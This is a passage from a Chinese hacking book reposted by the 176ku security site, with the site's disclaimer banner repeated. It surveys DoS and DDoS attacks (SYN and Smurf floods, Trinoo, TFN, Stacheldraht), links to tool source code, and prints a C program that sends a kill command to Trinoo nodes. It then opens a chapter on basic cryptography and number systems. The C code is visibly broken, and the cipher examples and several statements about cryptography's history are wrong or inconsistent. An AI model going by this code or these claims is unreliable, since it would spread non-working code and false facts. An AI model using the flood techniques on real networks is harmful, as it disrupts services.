SYN 攻击主要利用 TCP/IP 的三次握手。在一个正常的三次握手中，所发生的是，客户机发送一个 SYN 包给主机，主机用一个 SYN ACK 对其进行响应。随后，客户机向主机发送一个 TCP ACK（确认）消息。现在，在一个 SYN 攻击中，也向服务器发送 SYN 数据包，但所有这些 SYN 数据包都有一个受损的 IP 源地址。当目标系统接收到这些带有损坏 IP 的 SYN 数据包时，就试图用一个 SYN ACK 包对每个数据包进行响应。现在，目标系统会等待从该受损 IP 地址处收到一个 ACK 消息。在收到一个 ACK 消息之前，它会将所有的请求暂存于队列中。同时，直到远端的目标系统获得一个 ACK 消息，这些请求也不会从队列中移出。因此，这些请求将消耗掉目标系统的可用资源。

为了能真正对目标系统产生攻击效果，黑客发送大量带有受损 IP 的 SYN 包。由于这些数据包具有损坏的 IP 源地址而被暂存于队列中，耗尽系统资源或内存，或者致使目标系统最终崩溃、中止或重新启动。一个 Land 攻击与 SYN 攻击很相似，仅有的不同在于 SYN 攻击中用到的是受损的 IP 地址，而在 Land 攻击中使用的是目标系统的 IP 地址。

Smurf 攻击

Smurf 攻击是一种暴力 DOS 攻击，向目标网络中的一个系统（通常是路由器）发送大量的经过 IP 地址哄骗的 Ping 请求。当路由器收到一个 Ping 消息时，就将其向下发送或者反射回去，因数据包大量充斥而造成网络拥塞。如果网络中有大量的节点、主机等，很容易造成网络瘫痪，并阻碍所有网络服务的提供。有关 Smurf 攻击更多信息请参考 CERT: http://www.cert.org/advisories/CA-98.01smurf.html。

从www.happyhacker.org中，我们摘录了由 Carolyn P Meinel 以及 CERT 有关 Smurf 和 MacOS 攻击的部分内容：Smurf 攻击可能是最容易实现的分布式 DOS 攻击。其最简单的形式就是黑客利用一个通用的程序对 Internet 进行扫描，以定位可以广播 pings 请求的路由器。找到路由器以后，接下来就是利用预定的受害系统 IP 地址对 ping 包进行伪造。可以在 http://www.phrack.com 以及http://www.packetfactory.net中找到实现上述操作的软件工具包。此外，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

该攻击也可以通过 ICMP 技术实现。

为了逍遥法外，黑客通常使用一个受攻击的计算机发送这些伪装的 ping 包。这些数据包随后通过路由器被发送到网路中。网络中每台计算机对由受害方发出的每个伪造的 ping 包进行回应。因此，假定网络中存在 200 台计算机，对每个由攻击计算机发出的 ping 包，它们将发送共计 200 个 ping 响应消息给受害方。防范 Smurf 攻击的有效方法就是将网络管理员作为该攻击的中间媒介。Smurf 攻击也会在采取适当防范措施的网络中受挫。因此，在网络管理员的帮助下，最快捷的措施就是在网络边界路由器上禁止 pings 包的广播，并严格限制 ICMP 包通过你所在的边界路由器。有关 Smurf 攻击的更多内容请访问 http://www.cert.org/advisories/CA-98.01.smurf.html 以及 http://www.quadrunner.com/~chuegen/smurf.txt，参看计算机应急响应小组所提供的相应信息。

UDP 洪灾

该攻击能对两个目标系统进行恶意侵犯，并能用于阻止任一系统所提供的服务。两个目标系统相互连接，其中一个系统对于每个接收到的数据包都产生一系列字符，也就是请求 UDP 字符生成服务，其他系统对所有接收到的字符进行回应。整个过程将在两个系统间产生一个无限非中止循环，使得任何数据交换或者服务提供都将失效。

分布式 DOS 攻击

DOS 攻击并不稀奇，事实上，它已经有很长的历史了。然而，目前存在一个分布式的服务拒绝攻击的变种，对系统安全构成了很大威胁，其危害性超过了病毒/木马，对 Internet 安全产生了最致命的威胁。在以上几乎所有由黑客发起的 TCP/IP 攻击中，目标系统管理员或者授权用户都有很多机会对该攻击进行跟踪并抓获黑客。在一个分布式的 DOS 攻击中，如果由 5 个黑客参加的一个团伙决定攻击一个世界 500 强企业的服务器。现在，5 个黑客将防范松懈的网络分割成小块，并对其进行控制。假定在每个网络中大约有 20 个系统，则约有 100 台计算机将可能受到黑客攻击。这些黑客连接到网络，随后在受攻击的网络中安装服务拒绝工具，并利用这些受攻击的系统向世界 500 强企业发动攻击。在此攻击中很难对黑客进行探测，并利用网络本身资源完成攻击行为，而且很难捕获黑客。

Trinoo 或者 trin00

Trinoo 同样可用于从多种不同的角度对目标系统发动 UDP 泛滥的 DOS 攻击。Trinoo 软件由服务器或主机端与后台程序或客户端两部分组成。典型地，一个 Trinoo 网络中客户端要比主机端多些。在通过 Trinoo 网络执行的服务拒绝攻击中，黑客与主机建立连接，向目标系统发动一个 DOS 攻击。随后，该 Trinoo 主机与后台程序通信，下达在特定的时间对目标系统发动攻击的指令。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

有关 Trinoo 的更多内容请参看以下网址：http://xforce.iss.net/alerts/advise40.php3。有关 UDP 泛滥攻击的更多内容请参见以下网址：http://www.cert.org/davisories/CA-96.01.UDP_service_denial.html。你能通过以下网址中所找到的应用程序探测并删除 Trinoo：http://www.fbi.gov/nipc/trinoo.htm，并能在以下网址中找到有关 Trinoo 的一些分析：http://starf.washington.edu/dittrich/misc/trinoo.analsis。

Tribe Flood Networks 或者 TFN

TFN 与 Trinoo 非常类似，但它具有一些附加特性，因此被称为 Trinoo 升级形式。它不但能从多种角度对多目标发动一个协同 DOS 攻击，而且能用于执行 TCP SYN 泛滥攻击、ICMP 回应请求泛滥攻击以及 Smurf 攻击。更多有关 TCP SYN 泛滥以及 IP 哄骗攻击请参看以下网址：http://www.cert.org/advisories/CA-96.21.tcp_syn_flooding.html。更多有关 ICMP 广播攻击或者 Smurf DOS 攻击的内容请参看下面网址：http://www.cert.org/advisories/CA-98.01.smurf.html。

当黑客通过 TFN 网络执行一个 DOS 攻击时，他将通知客户端（主机）向 TFN 服务器（后台程序）发送指令（攻击）。这些服务器随后向目标系统或多目标系统发动一个预定类型的攻击。通过 TFN 网络发动的攻击非常复杂且极具危险性。通过相同的方法能探测到 TFN，并将其删除。

Stacheldraht

Stacheldraht 或者说成带刺铁丝网介于 Trinoo 与 RFN 中间，同时结合了 Trinoo 与 RFN 的特点。Stacheldraht 的新特性在于它将由黑客发出的指令以加密的形式传送到主机。更详细的解释可参见以下网址：

http://staff.washington.edu/dittrich/misc/stacheldraht.analsis

http://www.cert.org/reports/dsit_workshop.pdf

Tribal Floodnet 2K

该工具被称为 TFN 的增强版本。Tribal Floodnet 2k（TFN2K）可从多角度对多目标系统发动协同的服务拒绝攻击。这就使得隶属于 TFN2K 网络的攻击指令很难被探测与过滤。它不但能用于伪装数据包源地址，而且能利用 UDP、TCP 以及 ICMP 等各种协议执行各种攻击。它能用于在远端执行指令，并通过发送伪造数据包哄骗目标系统。同时，也能通过发送受损数据包而导致目标系统瘫痪。Unix 和 Windows 系统同时会受到此类攻击，并且最突出的特性在于它能用于从一个伪造的 IP 地址发送数据包。TFN2 也基于客户-服务器的运行模式。可在下面网址中获得更多相关知识：

http://www.cert.org/advisories/CA-98-13-tcp-denial-of-service.html

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

http://www.cert.org/advisories/CA-97-28.Teardrop_Land.html

Mstream

Mstream 是最新的 DOS 工具，目前受到广泛应用。尽管其代码仍处于测试阶段，并且被认为是 TFN 和 Trin00 DOS 攻击工具的一个原始形式，但它能有效地用于攻击计算机以及更为有效地摧毁目标系统。相关内容的网址如下：

Zonbie_Zapper 项目的相关信息如下：http://razor.bindview.com/tools/。利用各种 RPC 服务的相关攻击如下：http://www.cert.org/incident_notes/IN-99-04.html。一篇关于“System Compromised through a vulnerability in am-utils”的文章可从以下网址获得：http://www.cert.org/incident_notes/IN-99-05.html。网络入口过滤器 RFC2267：用于防范源 IP 地址哄骗等服务拒绝攻击，P.Ferguson, D.Senie, The Internet Society,January,1998,下载地址如下：http://info.internet.isi.edu:80/in-notes/rfc/files/rfc2267.txt。分布式系统入侵工具的效果分析，The CERT Coordination Center 1999,12,下载地址：http://www.cert.org/report/dsit_workshop.pdf.

“Mac 攻击”，阻止网络互联的阴谋，John A. Copeland, 1999,12 下载地址如下：

http：//www.csc.gatech.edu/~copeland. 临时下载地址：http://peple.atl.mediaone.net/jacopeland。

有关 DOS 攻击 Packetsor 的文件下载链接如下：http://pachetstorm.securify.com/distributed/，在这里可以找到各种 DOS 攻击工具的源代码。

保护你的系统

许多公司比如，CERT、SANS 协会以及 packetstorm 等都创建了相应的文档以帮助你保护你所在的网络以及系统免受此类 DOS 攻击。值得注意的一件事情就是，如果你的系统已经受到了感染，黑客就可能获得了完全访问系统的权限，因此能阅读你的邮件并可能获取了你通过邮件所请求的机密信息，使用不同的系统请求信息是非常明智的做法。SANS 协会的网址如下：http://www.sans.org/y2k/DDos.htm。相关 CISCO 的非常好的信息可在以下网址获得：http://www.cisco.com/warp/public/707/newsflash#forensics。SANS 协会有一个指南可保护你的系统免受 DOS 攻击，网址如下：http://www.sans.org/dossstep/index.htm。Mixter（TFN 的创建者）写了一篇有关如果防止网络攻击的白皮书，其下载地址如下：http://packetstorm.securify.com/distributed/firstaid.txt 。

下面的程序能通过远端同时攻击三个节点，当前版本为 1.07b2+f3，具体代码如下：

```
/* AFRO-PRODUCTIONS.COM
* By your buddies at afro productions!
*This program kills trino nodes on version 1.07b2+f3 and below.
*/
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
#include <stdlib.h>
#include <stdio.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>
#include <arpa/inet.h>

#define KILL "d1e l44adsl d1e\n"

int main(int argc, char**argv)
{
    int sock;
    struct sockaddr_in s;
    struct hosten *h;
    char *host;

    if(argc = = 1)
    {
        fprintf(stdou,"Usage: %s <ip> \n",argv[0]);
        return 0;
    }

    host = argv [1];
    sock = socket(AF_INET, SOCK_DGRAM,IPPROTO_UDP);
    s.sin_family = AF_INET;
    s.sin_addr.s_addr = inet_addr(host);
    s.sin_port = htons(27444);

    if (s.sin_addr.s_addr = = -1)
    {
        h = gethostbyname(host);

        if (!h)
        {
            fprintf(stdout,"%s is an invalid target.\n", host);
            return 0;
        }
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
            memcpy(&s.sin_addr.s_addr,h - >h_addr,h - >h_length);
        }

        sendto(sock,KILL,strlen(KILL),0,(struct sockaddr*)&s.sizeof(s));

        fprintf(stdour,"Packet sent to target %s.\n", host);
        return 1;
    }
```



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第十一章　密码系统、防火墙和错误信息

密码系统将一切变得简单
解释数字系统
防火墙把网络隔开
秘密窗口错误消息

密码系统将一切变得简单

根据定义，密码系统是指将可以识别的数据译成密码，并在可信的或者不可信的网络上传送的过程。数据在源端，即发送端，进行加密；在终端，即接收端进行解密。

密码系统是一门多数人想要了解却又不能持之以恒地学习的一门学科。他们由于惧怕其怪异的理论和高深的数学知识而放弃，但却不知其实这门学科有多么地简单。密码系统与其他计算机相关学科一样，并不如人们所想象的那么深不可测。要学会密码系统的工作机理并不需要多么高深的数学知识，也不需要事先成为一个计算机怪人。

每个人都会需要保存一个不想让其他任何人知道的秘密文件，或者想秘密地发送一封电子邮件，或者是你开发的一款新的黑客工具的源代码。这就是密码系统产生的最初动机。

打个比方说，你正从事于一个高度保密的政府项目，打算把你调查的细节发送给你老板。因此，你输入了要发送的内容并以明文的形式粘贴在附件中发送给你老板。但是第二天早上你却惊奇地发现全国上下都知道此事，就是缘于某个“包打听”人士获取了没有加密过的明文内容，并且将其打印出来登在了主流新闻报纸的头版！

这就是密码系统产生的原因。起初是用来将一段明文打乱和加密，使其变得完全不可读懂，只有你想要告诉他的那个人才能解密读懂。

密码系统并不是一个很新的概念。在古老的原始时期，并非指“猿人”时代，就已经广泛地使用密码系统了。在古代，国王通过信使给前方的战士送秘密信件或者打乱的信息，告诉他们他的打算和下一步的作战计划。信件中的信息是经过加密的，即使敌方截获了信件，也无法读懂其中的含义。

最早的密码系统之一叫“代替密码”，就是将明文文本的每个字母或者文字用预先定义（算法）的字母代替，对明文进行加密。

代替密码现在被认为是不安全的系统，目前几乎没有人使用它了。甚至一个普通的计算机用户就能将以这种方式加密的信息解密，从而读懂解密后的明文信息。例如，你想对一条消息“N 炸弹已经准备好，如果地方继续抵抗不听从命令的话，炸弹将在两小时内引燃。(The N bomb is ready. Will fuse it in two hours, if they resist and not fulfill demands.)”进行

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

加密。

※另一种原始流行密码系统是表格查询系统。例如，原始信息是 Will come at nine。现在明文信息被拿来放置于一张四列的表格中。有点类似于下面的这张表：

第一行　W　I　L　L
第二行　C　O　M　E
第三行　A　T　*　*
第四行　N　I　N　E

现在，要得到打乱的加密信息，从表格的左上角开始，至上而下地重新排列字母。这样，加密信息就变成：

Wcan ioti lm*n le*e

要解密这条信息，只要按照上述步骤反过来读就行了。

现在，开始密码系统工作，你需要没有任何差错地对信息进行解密和加密。作为一个成功的密码系统，发送者和接收者都必须同时知道怎样解密和加密信息，换句话说，接受者必须拥有解密这条加密信息的某把“钥匙”。

在代替密码系统里，比如上面提到的那条信息，待加密信息中的每个字母都用预先编排好的字母序列来代替。本例中，如果原始字母用字母表中倒数隔一行、跳一行的字母代替，则加密好的新信息是“Vjg o dqod ku tgcfa yknn hwug kv kp vyq jqwtv kh vjga tgvkv”。

T	h	e				
N						
B	o	m	b			
i	s					
r	e	a	d	y		
W	i	l	l			
f	u	s	e			
i	t					
i	n					
t	w	o				
h	o	u	r	s		
i	f					
t	h	e	y			
r	e	s	i	s	t	
a	n	d				
n	o	t				
f	u	l	f	i	l	l
d	e	m	a	n	d	s

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

V	j	g		
o				,
d	q	o	d	
k	u			
t	g	c	f	a
y	k	n	n	
h	w	u	g	
k	v			
k	p			
v	y	q		
j	q	w	t	v
k	h			
v	j	g	a	
t	g	v	k	v

想要得到原始的明文信息，接收者需要把每个字母按照字母表正过来的顺序两个两个字母地代替。因此，整个密码系统的钥匙就是在字母表中两个两个字母地反念和顺念。

算法是用于解决某个问题的一步一步的向导。在本例中，问题是加密（或者解密）信息，算法就是解决问题的钥匙。

例如，用代替加密给一段信息加密的算法为：

1. 写下明文信息；
2. 寻找字母，即字母表中预先规定的顺的或者反的空间位置；
3. 写下这个新的字母，代替掉原来的明文字母。

早期系统的算法如此的简单，很容易被记住。随着计算机的问世，你再也不需要记住所涉及的复杂算法。如今的密码系统已经发展得非常先进和复杂，但主要还是基于早期的算法和钥匙的概念。有时为了更加地混淆，加密钥匙跟解密钥匙不同，即两者并不是互为逆运算的。

一些流行并广泛使用的密码系统是 RSA、CAST 和 Diffie Hellman。打个比方说，你用 RSA 算法对一条信息进行加密，现在你的朋友也有 RSA 算法，这样，从技术上来说，他也能对你的信息进行解密并读懂。他能吗？不。那是什么阻止了他不能如此做？好，只用一个词就能回答这个简单的问题——钥匙。

密码系统中钥匙的重要性跟现实生活中钥匙的重要性等同。你看，所有的房子都有锁以保护其内部的物品，但每把锁有一把特定的钥匙，而且只有这把特定的钥匙才能够打开它。这样，我们可以说，只要你的钥匙在你这边，那么你的房子就是安全的。同样的，只要没有加密的特定钥匙，这条加密信息就是安全的。要完全理解特定钥匙的概念，你需要知道在密码系统的范畴中钥匙的含义。钥匙可以定义为一段特殊的信息，是算法在加密一段信息过程中使用到的特殊信息。正是密码系统中的钥匙使得每个加密过程都是特殊的、

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

是每个人的加密过程都与其他人不同。如果你和你的朋友拥有同样的钥匙，那么你的朋友就能解密你的加密信息并读懂之。

让我们来看看一个算法是如何工作的。它是怎样对数据进行加密的。算法对明文数据进行成块成片地加密，并将钥匙、数据和算法结合在一起，在明文数据上不断地迭代（加密数据过程中的各个步骤）。

那么，我怎样能够产生钥匙呢？我怎么确定我的钥匙跟我朋友的钥匙不同？我如何确定我的钥匙是随机的、不容易被猜测到的？这些都是你（用户）不需要担心的部分。有软件工具可以为用户生成钥匙，并帮助用户弄成尽可能的随机和怪异（不会被猜到）。这些软件工具通过要求你在屏幕上的不同地方移动你的鼠标光标，然后从键盘输入一些随机字符来产生钥匙。

当钥匙生成软件要求你用键盘输入随意字符时，你应当尽力输入尽可能多的随机字符。你可能会有疑问，为什么不简单地输入容易记住的内容，比如年龄或者出生日期之类的？好，那些东西是攻击者最容易想到的，你不会希望一个恶意攻击者拥有你的钥匙吧？

※要为钥匙生成随机数据，并不如看上去地那么容易。这就要靠优秀的软件，比如 RNGs（Random Number Generators）。这款 RNGs 软件还会根据你输入的速度和静止状态等等来进一步随机产生你的钥匙。

一个普通的目前流行的钥匙如下所示：

Version: PGPfreeware 6.5.3 for non-commercial usehttp://www.pgp.com

mQGiBDkcQ2ERBADPRxG9IOGEfp0 +177/
3kURpQyXQyyqnDwBARTEQxBT0smPVUD8
Bvy8Tv +cOaFttKdZJ9f3LZiohSAf8kRZyDEZnpkh0LOcY7pfsteY7eV8A8dHaoRH
e4SA60RBnuK+fsi8tA1y9pKjZTv00dAit623nHBooc2tQM2Qt/z5bLBXBwCg/zVp
bDDE+siMJDZ9db/
JJG8M45cEALREfAdTYF8nVEfqszXGUBkAiCFbiHG9NrGvmQkW
XtkSEZaxi178GHOssnAutVTJ+EbyYZyqB97s4yMz0P5bMf7mD41mPoiCG43e4GBk
7v/qKN27Di24j/P+fJld1bv0lHmv42AHBz/KPdvwZX4hGpDqiLsQpmLCFxDE319E
E1/CA/48SDKUAg90gDm7/
CCBjMGeuZvVfllIFWuhN8VES6VFJfZSIVpxBfmPHIGK
8cwfa/x+QNK+q9pY1/3jg ZPDbiKLivRtecn2xzcT70GOTvZBg7LhtzteUCvW2KKh
J5d5HbSyBX09iorYprtg3PeF4PMz2EZpjuJOZaqECWNg67ug7rQbbmV0YWxvbmUg
PG5ldGFsb25lQHVzYS5uZXQ+iQBOBBARAgAOBQI5HENhBAsDAgECGQEACgkQK
DI2Lpc1t0mS0QCgh2BtGrfkuxnTKWYjiyGgNDuRWOwAoKk3s8Jo+JmfIMr0Z6ujnjud
LOrGuQQNBDkcQ2EQEAD5GKB+WgZhekOQldwFbIeG7GHszUUfDtjgo3nGydx6C6zk
P+NGILYwSIPXfAIWSIC1FeUpmamfB3TT/

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

+OhxZYgTphluNgN7hBdq7YXHFHYUMoi
V0MpvpXoVis4eFwL2/
hMTdXjqkbM+84X6CqdFGHjhKlP0YOEqHm274+nQ0YIxswd
d1ckOErixPDojhNnl06SE2H22+slDhf99pj3yHx5sHIdOHX79sFzxIMRJitDYMPj
6NYK/
aEoJguuqa6zZQ+iAFMBoHzWqMSHvoPDs4fdIRPynMX86RA6dfSd7ZCLQI2
wsbLaF6dfjgJCo1+Le3kXXn11JJPmxi0/CqnS3wy9kJXtwh/CBdyorrWqULzBej5
UxE5T7bxbriLOCDaAadWoxTpj0BV89AHxstDqZSt90xkhkn4DIO9ZekX1KHTUPj1
WV/cdlJPPT2N286Z4VSWc39uK50T8X8dryDxUcwYc58yWb/Ffm7/ZFexwGq01ue
jaClcjrUGvC/RgBYK+X0iP1YTknbzSC0neSRBzZrM2w4DUUdD3yIsxx8Wy2O9vPJ
I8BD8KVbGI2OulWMuF040zT9fBdXQ6MdGGzeMyEstSr/
POGxKUAYEY18hKcKctaG
xAMZyAcpesqVDNmWn6vQCICbAkbTCDlmpF1Bn5x8vYlLIhkmuquiXsNV6Z3WFwAC
AhAAuD53tGt+arHAG/
ba5OAUwIlC5sRcgL81AK6pxmkhmTvetpmvpJY8p1xMGLj7
WM+cXVpl7y3Ijx1zGiPLyXcLJAkn8nqTVVrWmR2kvwMZ9eflwimxC/vKFKaFyUB
O7WSAYeAWTlw3S+96q52BuGbA9jk4TjabH4meDKF8XBiTB20CjhPGQ0f7rOx4dFK
9sbm6YeUzXJ0Gen12GQzge/tD5b7V2AQV0gwpx1k/M6x9iFubRM3RWgnFVs3ZO9j
V13/
+Zz1Sffq90U5vTPKHTc+DYBxTSPCGFhsF953zo7D0kNTEc4RakdypZ1CuerM
0mzlwCwY3KmvEdIKYmETExvobpjEg2rDiSQSiKbfWzNLcRZAsSTqKiduT19oj4kk
BpcHdXtjCgmQZU20hd80bwuGL8+9tFYlvXjNHv+8EMILR0txgROjdxw4Z+LQzUb6
WkmA4ZUrUhMcMt5ZLb87P9OglPNcEhsaRqVjQGY/ETu3ZmlCrvn7bskjx9J9BiF4
vgELby+5fMQ+YpyE6fuyKpS+hqpWghTCW26XP6sYinHh1cU+mRaAG6xy1OIcp84J
d1JhHoYRiHv414/ActPdu6tVb1WL6q9ND2q+AZwqi/8ERwXs/5f0a0BYj51ghYx2
cbGCeH+d3xnq4rJaRxw/mz8SinTVmk40kPhtUR0n9hcie5iJAEYEGBECAAYFAjkc
Q2EACgkQKDI2Lpc1 t0lbSwCg7Dk/8xioAQ8dMedvhhdJh32pX54An3SApJKfBUvR
qzH32ew19zc36FuQ
=qqWZ
____END PGP PUBLIC KEY BLOCK____

是不是很杂乱无章？对吗？等等，你看二进制表达，即计算机中理解表达的上述钥匙的语言形式：

0101011111000001101011110001110101010001110100001110110111101010101010101
1101101000110111010101100011001111000111100111110000111000001111111100101

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

钥匙的效能和安全性能取决于其长度和任意性。要达到最高的安全性，即加密，钥匙和算法都必须强劲。一个强劲的算法和一把孱弱的钥匙意味着加密很简单。请看下面几行，并决定你想要的方式。

孱弱的钥匙＋强劲的算法＝孱弱的加密方法

强劲的钥匙＋孱弱的算法＝孱弱的加密方法

强劲的钥匙＋强劲的算法＝强劲的加密方法

长一点的钥匙不容易被强行破解。你想，你只需尝试 99 次就毫无疑问地猜出一个两位数字，但另一方面，你需要试 999 次去猜测一个三位数字。所以就是说，越长的钥匙，强行破解它所需的时间就越长。现今的钥匙有 4 096 位长，但仍不能避免被强行破解，它只能确保攻击者用很长的时间来破解钥匙。所以，我们可以说，最可能达到的安全程度就是，我们需要一把好的长钥匙和一个好的、复杂而不易被破解的算法。

一个密码系统在加密和解密信息时用的是同样的钥匙，我们就称其为对称密码系统。在这种密码系统中，整个过程是可逆的。反之，加密和解密信息采用不同钥匙的系统则称之为非对称密码系统。

现在，人们不愿意去承担生成钥匙并发送给其朋友们的这种麻烦事情，如果没有钥匙，那么其朋友们就无法解开他们加密过的信息。为了解决这个问题，贝尔实验室发明了一种很棒的系统，加密和解密是两把不同的钥匙，即钥匙对。

在钥匙对系统中，你生成两把钥匙。如果密码系统是对称的，那么两把钥匙将是相同的；如果密码系统是非对称的，那么两把钥匙将是不同的，每一把都是独一无二的。你可以将一把钥匙发送给你所有的朋友们，而另一把安全地藏在你自己手里。现在，以对称密码系统为例，两把钥匙都是一样的，任何用其中一把钥匙加密的消息都能用另一把钥匙解密成明文信息。

以非对称密码系统为例，你给朋友的钥匙称作公共密钥（公钥），你自己藏起来保存的钥匙叫做私有密钥（私钥）。用公钥（或者私钥）对一条加密的信息进行解密，我们需要相应的私钥（或者公钥）。公钥和私钥同时成生。

※这里给出一些流行的密码系统和它们的理论基础。

RSA：称之为“因式分解”的一个数学问题

Diffie Hallman：一个离散对数问题

用 C 语言描述的各种流行算法的详细解释请访问：http:\\www.hackingmobilephones.com

※非对称和对称密码系统都包含哈希函数，即一种基本算法，将一个比特序列（数据）转换成别的形式的序列。这个新的序列一般比原来的序列要短，称为哈希序列计算结果。这种算法就是说，如果比特序列（数据）没有变化或改动，那么哈希序列计算结果也不会改变。该算法被广泛使用，以保证数据的完整性。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

数字系统

在计算机圣人的知识范畴中，数字系统扮演了非常重要的角色。熟悉使用各种数字系统是非常有用的，不仅在反向工程领域、口令破解方法，也在加密算法的各个方面都会有所帮助。如果没有充足的各种数字系统知识，你就不能自称为黑客。这里我将讲述的是十进制、二进制和十六进制的数字系统。

首先，给大家解释什么是基数。数字系统的基数是在其中有且仅有的单独阿拉伯数字。

比如，十进制系统的基数是 10。（0, 1, 2, 3, 4, 5, 6, …9）

十进制数字系统

这是一个基于 10 的系统，含有 10 的特定位数。其名称来源于“Deca”，就是 10 的意思。十进制系统有不同的 10 的数位。在该系统中，在左边的位数要重要于在右边的位数。现在，让我们来看怎样在十进制系统中表示一个数。

例如，

632=6*100+3*10+2*1 就是说 632 实际上是 6 乘以 10 的 2 次方＋3 乘以 10 的 1 次方＋2 乘以 10 的 0 次方。

由此，我们可以得出结论说 10 是十进制数字系统的基。所以现在，我们对基有了新的定义：就是一个数，在最低位的值是其 0 次方，在第二低位的值是其 1 次方，如此这般地推演下去。

二进制数字系统

二进制系统只含有 2 的特定位数，因此它是基数为 2 的数字系统。计算机只懂得“关”和“开”这两个状态。二进制系统只包含 0 和 1 两个数字。

好了，既然二进制数字系统是一个基 2 数字系统，根据基的第二次定义，我们可以将数字 1101 写成如下的形式：

$1101=1*2^3+1*2^2+0*2^1+1*2^0$

这是二进制数字写法的一般形式。如果我们继续上述过程，可以得到二进制数字的十进制表达：

$1101=1*2^3+1*2^2+0*2^1+1*2^0$

$=8+4+0+1$

$=13$

所以，二进制形式的 1101 转换成十进制数字是 13。该方法是将二进制数字转换成十进制数字的最简单办法。以下是数字系统转换表，可以用来转换相对较小的数。

溜客安全网 WwW.176Ku.CoM

